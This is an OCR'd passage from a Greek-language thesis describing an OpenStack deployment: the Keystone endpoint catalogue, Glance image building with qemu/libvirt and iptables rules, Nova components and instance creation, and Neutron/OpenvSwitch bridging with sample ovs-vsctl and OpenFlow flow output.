Glance	Image	http://controller:9292
Ceilometer	Metering	http://controller:8777

Heat	Orchestration	http://controller:8004/v1/c84ced7a217e4da7ad3d87365e9bda4e
Heat	Cloudformation	http://controller:8000/v1
Swift	Object Store	http://controller:8080/v1/AUTH_c84ced7a217e4da7ad3d87365e9bda4e
Keystone	Identity	http://controller:5000/v2.0

Πίνακας 7 Ακροσημεία Υπηρεσιών

Η υπηρεσία επαλήθευσης ταυτότητας και εξουσιοδότησης πρόσβασης διαχειρίζεται τον παραπάνω κατάλογο ακροσημείων των υπηρεσιών του περιβάλλοντος. Οι υπόλοιπες υπηρεσίες χρησιμοποιούν αυτόν τον κατάλογο για να καθορίσουν τα ακροσημεία επικοινωνίας μεταξύ τους. Στο περιβάλλον OpenStack κάθε υπηρεσία χρησιμοποιεί τρια ακροσημεία, το admin, το internal και το public. Σε κάθε ακροσημείο οι ενέργειες οι οποίες επιτρέπονται προς εκτέλεση, κατέχουν διαφορετικό επίπεδο δικαιωμάτων και προνομίων. Επιπλέον, η συγκεκριμένη υπηρεσία παρέχει στην υποδομή ένα κεντρικό αρχείο με το σύνολο των χρηστών και τα δικαιώματα που έχουν ανατεθεί στον καθένα μέσω των ρόλων. Για την κατασκευή της υποδομής, δημιουργούνται δύο χρήστες ο ένας με δικαιώματα διαχειρισης (administrative privileges) ενώ ο δεύτερος με μειωμένα δικαιώματα και τρία tenants της υπηρεσίας επαλήθευσης ταυτότητας και εξουσιοδότησης πρόσβασης. Η υπηρεσία keystone πραγματοποιεί επαλήθευση ταυτότηταχτων χρηστών που διενεργούν ενέργειες και εργασίες στις υπηρεσίες του περιβάλλοντος, ο τύπος επαλήθευσης είναι role-based και βασίζεται στους ρόλους που ανατίθονται στους χρήστες. Εκτός των παραπάνω, επιτρέπει την δημιουργία και την ρύθμιση των πολιτικών που διέπουν την συμπεριφορά των χρηστών.

4.3 Υπηρεσία Εικόνων Υπολογιστικού Νέφους

Η υπηρεσία εικόνων υπολογιστικού νέφους υλοποιείται από το project glance, εγκαθίσταται στον controller και είναι βασικό στοιχείο της υπηρεσία IaaS του OpenStack περιβάλλοντος[66]. Η συγκεκριμένη υπηρεσία παρέχει στους χρήστες όλους τους απαραίτητους μηχανισμούς για την διαχείριση, την ανακάλυψη και την καταχώρηση εικόνων υπολογιστικού νέφους. Για την αποθήκευση των εικόνων μπορεί να χρησιμοποιηθεί αρχείο στον controller το οποίο ορίζεται κατά την εγκατάσταση της υπηρεσίας ή να χρησιμοποιηθεί αποθηκευτικός χώρος της υπηρεσίας διαχείρισης αποθήκευσης αντικειμένου. Στην υλοποίηση του παρόχου χρησιμοποιήθηκε για την αποθήκευση των εικόνων αποθηκευτικός χώρος αντικειμένου. Οι αποθηκευμένες εικόνες χρησιμοποιούνται από την υπηρεσία διαχείρισης πόρων και συστημάτων για την κατασκευή εικονικών μηχανημάτων και

instances. Ο μηχανισμός ο οποίος υλοποιεί το ακροσημείο της υπηρεσίας δεν είναι ο CORBA ή κάποιος μηχανισμός SOAP, αλλά μια διεπαφή REST μέσω της οποίας γίνεται εφικτή η καταχώρηση αιτήσεων προς ανάκτηση πληροφοριών και μεταδεδομένων σχετικά με τις εικόνες χρησιμοποιώντας το πρωτόκολλο HTTP. Η καταχώρηση αιτήσεων μπορεί να πραγματοποιηθεί από τους χρήστες ή από τις υπόλοιπες υπηρεσίες του περιβάλλοντος. Επιπλέον, όλες οι CRUD ενέργειες στο ακροσημείο της υπηρεσίας πραγματοποιούνται μέσω του πρωτοκόλλου HTTP. Σύμφωνα με την υλοποίηση, η δυνατότητα ανάκτησης μιας εικόνας και των μεταδεδομένων της παρέχεται σε όλους τους χρήστες, ενώ η δυνατότητα καταχώρησης και αποθήκευσης μια νέας εικόνας παρέχεται αποκλειστικά στον διαχειριστή της υποδομής. Τα στοιχεία από τα οποία αποτελείται η υπηρεσία διαχείρισης εικόνων του υπολογιστικού νέφους είναι **(α)** το glance-api, **(β)** το glance-registry, **(γ)** το database και **(δ)** το storage-repository. Το στοιχείο glance-api υλοποιεί το ακροσημείο της υπηρεσίας το οποίο δέχεται αιτήσεις για ανάκτηση και καταχώρηση τόσο εικόνων όσο και πληροφοριών σχετικά με αυτές. Το στοιχείο glance-registry αποθηκεύει, επεξεργάζεται και πραγματοποιεί ανάκτηση των μεταδεδομένων των ήδη καταχωρημένων εικόνων. Το στοιχείο database ορίζεται η βάση δεδομένων η οποία έχει κατασκευαστεί μέσω της υπηρεσίας διαχείρισης εικόνων στην υπηρεσία επαλήθευσης ταυτότητας και εξουσιοδότησης πρόσβασης και η οποία χρησιμοποιείται για την αποθήκευση μεταδεδομένων των εικόνων. Το στοιχείο storage-repository είναι ο χώρος που χρησιμοποιείται από την υπηρεσία προς αποθήκεση των εικόνων. Στην υλοποίηση που πραγματοποιήθηκε ορίστηκε η αποθήκευση των εικόνων να γίνετε σε αποθηκευτικό χώρο αντικειμένου ο οποίος διαχειρίζεται από την αντίστοιχη υπηρεσία.

4.3.1 Κατασκευή Εικόνας Υπηρεσίας Κτηματογράφησης και Καταγραφής των Φυσικών Πόρων

Σύμφωνα με την υλοποίηση της υποδομής του παρόχου που ακολουθήθηκε, είναι αναγκαία η ύπαρξη μιας εικόνας η οποία θα πραγματοποιεί την έκθεση της υπηρεσίας κτηματογράφησης. Η κατασκευή της εικόνας πραγματοποιήθηκε σε έναν από τους compute κόμβους της υποδομής, χρησιμοποιώντας το σύστημα εικονικοποίσης *qemu*[67]. Πριν εκκινήσει η διαδικασία κατασκευής της εικόνας, έγινε εγκατάσταση του λογισμικού *libvirt* στον κόμβο. Το συγκεκριμένο λογισμικό είναι ένα ακροσημείο εικονικοποίησης το οποίο διαχειρίζεται και κατανέμει τους πόρους στο σύστημα εικονικοποίησης με το οποίο συνεργάζεται για την δημιουργία εικονικών συστημάτων. Το σύστημα εικονικοποίησης που χρησιμοποιήθηκε ήταν το *qemu*. Τα εικονικά συστήματα τα οποία κατασκευάζονται σε διαμέσου αυτής της αρχιτεκτονικής εικονικοποίησης ονομάζονται *domains*. Αρχικά, ορίστηκε το μορφότυπο δίσκου και το μορφότυπο περιέκτη για την εικόνα. Το μορφότυπο δίσκου καθορίζει τον τύπο

εικόνας ο οποίος θα κατασκευαστεί και το μορφότυπο περιέκτη υποδηλώνει αν το μορφότυπο της εικόνας περιέχει μεταδεδομένα σχετικά με την εικόνα. Επι του παρόντος, το περιβάλλον OpenStack δεν υποστηρίζει αποθήκευση μεταδεδομένων στην εικόνα, ωστόσο είναι απαραίτητο να οριστεί για την επιτυχή δημιουργία της εικόνας το μορφότυπο περιέκτη ως *bare*. Το μορφότυπο δίσκου που επιλέχθηκε ήταν *qcow2*. Αφου ορίστηκαν απαραίτητες ιδιότητες της εικόνας, χρησιμοποιήθηκε για την κατασκευή η εικόνα Ubuntu-14.04-x86_64. Μέσω της υπηρεσίας διαχείρισης πόρων και συστημάτων, δημιουργήθηκε στον compute κόμβο ένα εικονικό σύστημα χρησιμοποιώντας την ubuntu εικόνα. Αφού ολοκληρώθηκε η κατασκευή του εικονικού συστήματος, συνδέθηκε στο διαδίκτυο για την εγκατάσταση του απαραίτητου λογισμικού. Η σύνδεση στο διαδίκτυο πραγματοποιήθηκε μέσω του προτερόθετου δικτύου του λογισμικού *libvirt* με τη δημιουργία και τη χρήση μιας γέφυρας στη διαδικτυακή διεπαφή του compute κόμβου και σύνδεση μέσω ενός port του εικονικού συστήματος πάνω στην γέφυρα. Κατά την δημιουργία της γέφυρας η οποία θα συνδεθεί στη διαδικτυακή διεπαφή κατασκευάζεται πάνω σε αυτήν ένα VLAN και διαμέσου του port συνδέεται σε αυτό το δίκτυο το εικονικό σύστημα. Στην συνέχεια έγινε εγκατάσταση των ενημερώσεων της έκδοσης της εικόνας Ubuntu που χρησιμοποιήθηκε και εγκαταστάθηκε το λογισμικό του διακομιστή Apache μέσω του οποίου θα πραγματοποιηθεί η έκθεση των σελίδων της υπηρεσίας κτηματογράφησης. Μόλις ολοκληρώθηκε η εγκατάσταση μεταφέρθηκαν οι σελίδες της υπηρεσίας κτηματογράφησης από τον compute κόμβο στον κατάλληλο κατάλογο στο εικονικό σύστημα και ορίστηκαν τα δικαιώματα και προνόμια του συγκεκριμένου καταλόγου ώστε να μπορεί να αποκτήσει πρόσβαση και να εκτελέσει το περιεχόμενό του ο Apache. Επιπλέον, εγκαταστάθηκε το πακέτο *cloud-init* το οποίο κατά την εκκίνηση ενός εικονικού συστήματος(instance) το οποίο δημιουργείται με την συγκεκριμένη εικόνα, συνδέεται με την υπηρεσία μεταδεδομένων για την ανάκτηση ενός δημόσιου κλειδιού με το οποίο ταυτοποιείται μοναδικά μέσα στην υποδομή το κάθε instance. Πριν τον τερματισμό του εικονικού συστήματος και την ολοκλήρωση της κατασκευής, ορίστηκαν οι ακόλουθοι *iptable rules* ώστε το κάθε instance το οποίο θα δημιουργείται με την συγκεκριμένη εικόνα ναεπιτρέπει δικτυακή κίνηση μόνο στις θύρες 80 και 443:

```
iptables –P INPUT DROP

iptables –P FORWARD DROP

iptables –P OUTPUT DROP

iptables –A INPUT –p tcp –dport 80 –j ACCEPT
```


```
iptables –A INPUT –p tcp –dport 443 –j ACCEPT

iptables –A INPUT –p tcp –dport 22 –j ACCEPT
```

Με την ίδια μέθοδο κατασκευάστηκε η εικόνα για την έκθεση της υπηρεσίας καταγραφής των φυσικών πόρων. Η μόνη διαφορά ήταν πως ρυθμίστηκε ο Apache διακομιστής να χρησιμοποιεί μόνο την θύρα 443 για την έκθεση της τελικής υπηρεσίας ώστε να είναι προσβάσιμη με το πρωτόκολλο HTTPS. Επιπλέον μέσω των *iptable rules* έγινε προσβάσιμη μόνο η θύρα 443 για την ικανοποίηση των αιτήσεων.

4.4 Υπηρεσία Διαχείρισης Πόρων και Συστημάτων

Η υπηρεσία διαχείρισης πόρων και συστημάτων αποτελεί τον πυρήνα της υπηρεσίας IaaS του περιβάλλοντος[66]. Η υπηρεσία αλληλεπιδρά με όλες τις υπόλοιπες υπηρεσίες του περιβάλλοντος και πραγματοποιεί οριζόντια κλιμάκωση των τελικών υπηρεσιών τις οποίες διανέμει. Ελέγχει και κατανέμει στα εικονικά συστήματα που δημιουργεί την υπολογιστική ισχύ της υποδομής, την μνήμη, την διασύνδεσή τους στα εσωτερικά και εξωτερικά δίκτυα όπως επίσης και τους αναθέτει αποθηκευτικό χώρο. Η εγκατάσταση της υπηρεσίας πραγματοποιείται στον controller και στους compute κόμβους. Τα στοιχεία της υπηρεσίας τα οποία εγκαταστάθηκαν στον controller ήταν τα (α) nova-api, (β) nova-cert, (γ) nova-conductor, (δ) nova-consoleauth, (ε) nova-novncproxy και nova-scheduler. Το στοιχείο της υπηρεσίας το οποίο εγκαταστάθηκε στους compute κομβους ήταν το nova-compute. Το nova-api, είναι το ακροσημείο της υπηρεσίας διαχείρισης πόρων και συστημάτων το οποίο δέχεται τις αιτήσεις και τις διαχειρίζεται εκτελώντας τις κατάλληλες ενέργειες. Το nova-cert στοιχείο εξυπηρετεί την υπηρεσία κατασκευάζοντας X509 πιστοποιητικά. Το στοιχείο nova-conductor αλληλεπιδρά με το στοιχείο nova-compute και την βάση δεδομένων της υπηρεσίας. Το στοιχείο nova-novncproxy υλοποιεί ένα proxy διακομιστή ο οποίος επιτρέπει πρόσβαση στα instances μέσω vnc συνδεσης, διαμέσου του περιηγητη και κατ'επέκταση του ταμπλό διαχείρισης υπηρεσιών και πόρων. Το στοιχείο nova-consoleauth εξουσιοδοτεί tokens για τους χρήστες που χρησιμοποιούν vnc συνδέσεις μέσω του στοιχείου nova-novncproxy. Το στοιχείο nova-scheduler λαμβάνει τις αιτήσεις προς κατασκευή instances από το nova-api διαμέσου του δίαυλου μηνυμάτων και καθορίζει σε ποιον εκ των compute κομβους θα αντεθεί το έργο της κατασκευής. Το στοιχείο nova-compute δημιουργεί και τερματίζει δυναμικά instances σύμφωνα με τις αιτήσεις που δέχεται από τον nova-scheduler. Ο δίαυλος μηνυμάτων ο οποίος χρησιμοποιείται για την επικοινωνία των στοιχείων υλοποιείται από την υπηρεσία RabbitMQ στον controller. Η βάση δεσομένων είναι MySQL και χρησιμποιείται για αποθήκεση και ανάκτηση πληροφοριών σχετικά με λεπτομερής πληροφορίες των

instances προς κατασκευή που έχουν κατατεθεί από τις αιτήσεις χρηστών. Οι χρήστες της συγκεκριμένης υπηρεσίας διαφέρουν ανάλογα με το μοντέλο υπηρεσίων που θα επιλεχθεί. Σε περίπτωση επιλογής του μοντέλου IaaS, οι τελικοί χρήστες της υπηρεσίας είναι οι χρήστες της τελικής υπηρεσίας. Στην περίπτωση επιλογής του μοντέλου SaaS, όπως στην υλοποίηση, ο χρήστης της υπηρεσίας δημιουργήθηκε από τον διαχειριστή χωρίς να του ανατεθούν προνομια και δικαιώματα διαχειριστή και μέσου αυτού κατατίθονταν οι αιτήσεις για την δημιουργία των instances που θα έκθεταν την τελική υπηρεσία. Η επιλογή του συγκεκριμένου τρόπου δημιογργίας έγινε ώστε σε περίπτωση εκμετάλλευσης ή εκθεσης του χρήστη ο οποίος δημιουργεί τα instances από έναν κακόβουλο χρήστη, να έχει περιορισμένα δικαιώματα ως προς την εκτέλεση κακόβουλων ενεργειών. Επιπλέον,προκειμένου να επιτευχθεί κλιμάκωση των δικαιωμάτων ή σε περίπτωση που ο διαχειριστής της υποδομής θέσει σε λειτουργία αντίμετρα και τείχοι προστασίας με πλήρη δικαιώματα τότε ο επιτιθέμενος θα πρέπει να παραμείνει στο εσωτερικό της υποδομής για μεγαλύτερο χρονικό διάστημα προκειμένου να τα παρακάμψει, με αποτέλεσμα να αυξάνεται η πιθανότητα εντοπισμού του.



Εικόνα 16 Κατασκευή OpenStack Instance

Για την κατασκευή ενός instance μέσω της υπηρεσίας πόρων και συστημάτων, η αίτηση η οποία καταχωρείται από των χρήστη της υπηρεσίας δρομολογείται στα επιμέρους στοιχεία αυτής με συγκεκριμένη προτεραιότητα. Το nova-api δέχεται την αίτηση για κατασκευή ενός instance και επικυρώνει την ταυτότητα και την εξουσιοδότηση του χρήστη για την κατάθεση της αίτησης στην υπηρεσία επαλήθευσης ταυτότητας και εξουσιοδοτησης πρόσβασης. Αφού

επικυρωθεί η ταυτότητα του χρήστη και τα δικαιώματά του προς την ενέργεια, το nova-api αποθηκεύει την αίτηση στη βάση δεδομένων και ειδοποιεί με μήνυμα το στοιχείο nova-scheduler. Το nova-scheduler μόλις δεχτεί μέσω του δίαυλου το μήνυμα, λαμβάνει την αίτηση από την βάση δεδομένων και επιλέγει τον κατάλληλο compute κομβο για την κατασκευή του instance σύμφωνα με τις προδιαγραφές του. Στην συνέχεια ενημερώνει την βάση δεδομένων με την επιλογή του compute κόμβου, την κατάσταση του instance και αποστέλλει μήνυμα στο nova-conductor. Το nova-conductor λαμβάνει από την βάση δεδομένων τις ακριβείς προδιαγραφές του instance και στέλνει μήνυμα με όλες τια απαραίτητες πληροφορίες στον compute κόμβο που επιλέχθηκε από το nova-scheduler διαμέσου του δίαυλου. Το στοιχείο nova-compute του compute κόμβου λαμβάνει το μήνυμα, αρχικοποιεί το instance και πραγματοποιεί κλήσεις για ανάθεση πόρων στα ακροσημεία των υπόλοιπων υπηρεσιών της υποδομής. Τότε, αλληλεπιδρά με τον backend driver εικονικοποίησης, libvirt και qemu, για την κατασκευή του instance. Η διαδικασία κατασκευής του instance μπορεί να πραγματοποιηθεί μέσω CLI εντολών είτε μέσω του ταμπλό διαχείρισης πόρων και συστημάτων, horizon. Αφου κατατεθεί αίτηση προς κατασκευή του instance μπορεί να παρακολουθηθεί η κατασκευή και τελικά να αποκτηθεί πρόσβαση στο instance μέσω vnc σύνδεσης διαμέσου του ταμπλό διαχείρισης πόρων και συστημάτων. Η vnc σύνδεση γίνεται εφικτή με το στοιχείο nova-novncproxy, το οποίο κατασκευάζει έναν proxy διακομιστή στον οποίο συνδέεται το nova-compute στοιχείο του compute κόμβου και επιτρέπει την πρόσβαση στο instance. Η επικοινωνία των στοιχείων του controller και του compute κόμβου πραγματοποιείται μέσω του δίαυλου μηνυμάτων και κατ’επέκταση της υπηρεσία RabbitMQ του controller.

4.5 Υπηρεσία Δικτύωσης

Η υπηρεσία δικτύωσης επιτρέπει την δημιουργία εικονικών δικτύων και την διασύνδεση των κόμβων της υποδομής σε αυτά. Η υπηρεσία δικτύωσης υλοποιείται από το project neutron και εγκαθιστάται στον controller κόμβο ο διακομιστής της υπηρεσίας ο οποίος διαχειρίζεται τα δίκτυα[66]. Επιπλέον, δίνει την δυνατότητα κατασκευής προηγμένων δικτυακών τοπολογιων στα tenants. Η λειτουργία των εικονικών δικτύων, υποδικτύων, δρομολογητών, μεταγωγέων, τείχων προστασίας και εξισορροπητών φόρτου εργασίας προσομοιώνουν πλήρως την λειτουργία των φυσικών στοιχείων. Για τον έλεγχο των συμπεριφορών προώθησης ροής πακέτων που παρουσιάζουν ορισμένα από τα εικονικά στοιχεία που κατασκευάζονται, χρησιμοποιείται το πρωτόκολλο OpenFlow. Μέσω του OpenFlow δυναμικά με χρήση προγραμματισμού μπορούν να ελεγχούν τα εικονικά δίκτυα που δημιουργούνται εσωτερικά στην υποδομή. Επιπλέον, μπορούν να παραμετροποιηθούν οι flow tables στους μεταγωγείς


και στους δρομολογητές που δημιουργούνται. Ετσι, γίνεται ξεκάθαρο πως πρόκειται για χειρισμό SDN δίκτύων και υποδίκτύων. Τα δίκτυα αποτελούνται από ένα σύνολο υποδικτύων και οι δρομολογητές κατευθύνουν την δικτυακή κίνηση μεταξύ διαφορετικών δικτύων και υποδικτύων. Η υπηρεσία δικτύωσης εκτός από τα εικονικά δίκτυα διαχειρίζεται ένα εξωτερικό δίκτυο στο οποίο συνδέονται τα instances για την έκθεση της τελικής υπηρεσίας και το οποίο δεν χρησιμοποιεί dhcp διακομιστή για την ανάθεση ip διευθύνσεων. Στην υλοποίηση που πραγματοποιήθηκε στο εξωτερικό δίκτυο συνδέονται τα instances προκειμένου να γίνουν διαθέσιμα στον εξισορροπητή φόρτου εργασίας και διαμέσου αυτού γίνεται η έκθεση της τελική υπηρεσίας και η κατανομή των αιτήσεων από τους τελικούς χρήστες. Προκειμένου να συνδεθούν τα instances στο εξωτερικό δίκτυο χρησιμοποιούνται υποδίκτυα και δρομολογητές της υπηρεσίας. Κάθε δρομολογητής έχει μια προεπιλεγμένη πύλη η οποία είναι συνδεδεμένη σε ένα δίκτυο και ένα σύνολο από διεπαφές οι οποίες οι οποίες είναι συνδεδεμένες σε ένα υποδίκτυο. Τα instances μέσω θυρών συνδέονται στο εσωτερικό υποδίκτυο και μέσω της προεπιλεγμένης πύλης συνδέονται στο εξωτερικό δίκτυο. Επιπλέον, η υπηρεσία δικτύωσης παρέχει την δυνατότητα κατασκευής ομάδων ασφάλειας, στις οποίες ορίζονται κανόνες ελέγχου της δικτυακής κίνησης στα instances. Στους compute κόμβους και στο network κόμβο πραγματοποιείται εγκατάσταση των στοιχείων ml2 και openvswitch της υπηρεσίας neutron. Το στοιχείο ml2 χρησιμοποιεί το στοιχείο openvswitch για την κατασκευή δύο τοπικών γέφυρων σε κάθε compute κόμβο. Οι δύο γέφυρες είναι **(α)**της ενοποίησης(br-int) και **(β)**της σηράγγωσης(br-tun). Η γέφυρα ενοποίησης πραγματοποιεί την VLAN αναρτηματοθέτηση(tagging) και την αντίστροφη διαδικασία για την δικτυακή κίνηση που μεταφέρεται από και προς το κάθε instance. Η γέφυρα σηράγγωσης πραγματοποιεί την μετάφραση του αναγνωριστικού σηράγγωσης (GRE ID) στο αναγνωριστικό VLAN το οποίο στην συνέχεια χρησιμοποιείται από την γέφυρα για την δρομολόγηση των πακέτων στο κατάλληλο instance. Το ml2 στοιχείο επικοινωνεί μέσω του δίαυλου μηνυμάτων με τον διακομιστή της υπηρεσίας διαχείρισης στον controller κόμβο.

4.5.1 Γέφυρες

Η κατασκευή των γέφυρων οι οποίες θα υλοποιηθούν στην συνέχεια από τους compute κόμβους και από τον network κόμβο πραγματοποιείται στο επίπεδο διασύνδεσης δεδομένων του μοντέλου OSI. Έτσι, οι γέφυρες αποκτούν γνώση σχετικά με τα πρωτόκολλα μεταφοράς που χρησιμοποιούνται και ελέγχουν τόσο την ροή των πακέτων όσο και των συγχρονισμό των πλαισίων. Οι γέφυρες στην υποδομή υπολογιστικού νέφους πραγματοποιούν την σύνδεση διαφορετικών υποδικτύων. Τα πακέτα τα οποία λαμβάνονται από τις γέφυρες στέλνονται σε όλες τις διευθύνσεις του υποδικτύου και λαμβάνονται μόνο από τις διευθύνσεις προορισμούς (multicast). Αυτό συμβαίνει γιατί οι οντότητες στις οποίες ανατίθονται οι διευθύνσεις δεν κατέχουν χωρική υπόσταση αφού πρόκειται για εικονικά συστήματα.

4.5.2 OpenvSwitch

Το OpenvSwitch είναι η υλοποίηση ενός ανοιχτού λογισμικού εικονικού μεταγωγέα συμβατου με το πρωτόκολλο OpenFlow, το οποίο χρησιμοποιείται από τα συστήματα εικονικοποίησης για την αλληλεπίδρασή τους με τα εικονικά συστήματα. Μέσω του OpenvSwitch γίνεται εφικτή η αναρτηματοθέτηση VLAN , η συράγγωση GRE, ο έλεγχος QoS και η υποστήριξη του πρότυπου IEEE 802.1q μέσω του οποίου μπορεί να πραγματοποιηθεί η κατασκευή VLANs. Τα VLANs κατασκευάζονται δυναμικά μέσω προγραμματισμού και αποτελούν κατασκευές επιπέδου 2, όπως τα υποδίκτυα αποτελούν κατασκευές επιπέδου 3. Η υποδομή OpenStack υποστηρίζει την δημιουργία πολλαπλών VLANs τα οποία χρησιμοποιούν κεντρικά σημεία (trunks), τις γέφυρες στην συγκεκριμένη υποδομή, για την μεταφορά των δεδομένων από διαφορετικά instances τα οποία ανήκουν σε ξεχωριστά VLANS και την εφαρμογή της αναρτηματοθέτησης VLAN.



Εικόνα 17 Δικτύωση μεταξύ των compute και network κόμβων

Σύμφωνα με το σχηματικό διάγραμμα παραπάνω και σύμφωνα με την υλοποίηση που πραγματοποιήθηκε, οι γέφυρες οι οποίες υλοποιούνται στον compute κόμβο διαχειρίζονται την δικτυακή κίνηση των instances και μέσω της δικτυακής διεπαφής eth2 του κόμβου, η οποία είναι συνδεδεμένη στο δίκτυο σηράγγωσης, μεταβιβάζεται η κίνηση στο network κόμβο. Παρακάτω, ακολουθεί το αποτέλεσμα της εντολής **ovs-vsctl show** το οποίο υποδεικνύει πληροφορίες σχετικά με τις γέφυρες, θύρες και διεπαφές οι οποίες έχουν κατασκευαστεί από τα στοιχεία ml2 και openvswitch προς εξυπηρέτηση ενός instance. Η θύρα **qvo04f6d42c-2d** αποτελεί την διεπαφή μέσω της οποίας μεταφέρεται η δικτυακή κίνηση από τη γέφυρα br-int στη γέφυρα br-tun. Το αναγνωριστικό tag: 1 υποδηλώνει πως η γέφυρα br-int μέσω της συγκεκριμένης θύρας είναι συνδεδεμένη στο VLAN 1. Το αναγνωριστικό τοποθετείται στην εξερχόμενη κίνηση η οποία παράγεται στα instanceskαι πραγματοποιείται αναρτηματοθέτηση VLAN και η αντίστροφη διαδικασία ακολουθείται για την εισερχόμενη κίνηση. Σε κάθε υποδίκτυο το οποίο δημιουργείται από τον διακομιστή της υπηρεσίας δικτύωσης ανατίθεται ένα VLAN ID. Στην υλοποίηση που πραγματοποιήθηκε

δημιουργήθηκε το υποδίκτυο 192.168.80.0/24 και του ανατέθηκε το VLAN ID=1. Έτσι, σε όσα instances δημιουργηθούν και τους ανατεθεί ip διεύθυνση σε αυτό το υποδίκτυο, η εισερχόμενη και η εξερχόμενη κίνηση θα έχει το αναγνωριστικό VLAN ID=1. Διαμέσου της θύρας **patch-tun** συνδέεται η γέφυρα br-int στη γέφυρα br-tun.

```
Bridge br-int
    fail_mode: secure
    Port br-int
        Interface br-int
            type: internal
    Port "qvo04f6d42c-2d"
        tag: 1
        Interface "qvo04f6d42c-2d"
    Port patch-tun
        Interface patch-tun
            type: patch
            options: {peer=patch-int}
Bridge br-tun
    fail_mode: secure
    Port "gre-0a000133"
        Interface "gre-0a000133"
            type: gre
            options: {df_default="true", in_key=flow, local_ip="10.0.1.31", out_key=flow, remote_ip="10.0.1.51"}
    Port br-tun
        Interface br-tun
            type: internal
    Port patch-int
        Interface patch-int
            type: patch
            options: {peer=patch-tun}
```

```
        Port "gre-0a000115"
            Interface "gre-0a000115"
                type: gre
                options: {df_default="true", in_key=flow, local_ip="10.0.1.31",
out_key=flow, remote_ip="10.0.1.21"}
        Port "gre-0a000129"
            Interface "gre-0a000129"
                type: gre
                options: {df_default="true", in_key=flow, local_ip="10.0.1.31",
out_key=flow, remote_ip="10.0.1.41"}
    ovs_version: "2.3.2"
```

Πίνακας 8 Γεφυρες, διεπαφές και θύρες του compute κόμβου

Η γέφυρα σηράγγωσης, br-tun, δέχεται την εξερχόμενη κίνηση από την γέφυρα br-int και μεταφράζει το VLAN ID σε GRE ID ώστε να γίνει εφικτή η μεταφορά των πακέτων μέσω του δικτύου σηράγγωσης στο network κόμβο. Η μετάφραση μεταξύ των δύο αναγνωριστικών IDs πραγματοποιείται μέσω OpenFlow κανόνων οι οποίοι είναι εγκατεστημένοι στην γέφυρα σηράγγωσης.

```
NXST_FLOW reply (xid=0x4):
cookie=0x0, duration=107118.803s, table=0, n_packets=0, n_bytes=0, idle_age=65534,
hard_age=65534, priority=0 actions=drop
cookie=0x0, duration=107117.049s, table=0, n_packets=0, n_bytes=0, idle_age=65534,
hard_age=65534, priority=1,in_port=8 actions=resubmit(,3)
cookie=0x0, duration=107117.333s, table=0, n_packets=0, n_bytes=0, idle_age=65534,
hard_age=65534, priority=1,in_port=7 actions=resubmit(,3)
cookie=0x0, duration=107118.865s, table=0, n_packets=29098, n_bytes=5527876,
idle_age=0, hard_age=65534, priority=1,in_port=5 actions=resubmit(,2)
cookie=0x0, duration=107117.528s, table=0, n_packets=0, n_bytes=0, idle_age=65534,
hard_age=65534, priority=1,in_port=6 actions=resubmit(,3)
cookie=0x0, duration=107118.706s, table=2, n_packets=0, n_bytes=0, idle_age=65534,
hard_age=65534, priority=0,dl_dst=00:00:00:00:00:00/01:00:00:00:00:00
actions=resubmit(,20)
cookie=0x0, duration=107118.616s, table=2, n_packets=29098, n_bytes=5527876,
idle_age=0, hard_age=65534, priority=0,dl_dst=01:00:00:00:00:00/01:00:00:00:00:00
actions=resubmit(,22)
```

cookie=0x0, duration=107118.543s, table=3, n_packets=0, n_bytes=0, idle_age=65534, hard_age=65534, priority=0 actions=drop

cookie=0x0, duration=107114.838s, table=3, n_packets=0, n_bytes=0, idle_age=65534, hard_age=65534, priority=1,tun_id=0x15 actions=mod_vlan_vid:1,resubmit(,10)

cookie=0x0, duration=107118.471s, table=4, n_packets=0, n_bytes=0, idle_age=65534, hard_age=65534, priority=0 actions=drop

cookie=0x0, duration=107118.387s, table=10, n_packets=0, n_bytes=0, idle_age=65534, hard_age=65534, priority=1 actions=learn(table=20,hard_timeout=300,priority=1,NXM_OF_VLAN_TCI[0..11],NXM_OF_ETH_DST[]=NXM_OF_ETH_SRC[],load:0->NXM_OF_VLAN_TCI[],load:NXM_NX_TUN_ID[]->NXM_NX_TUN_ID[],output:NXM_OF_IN_PORT[]),output:5

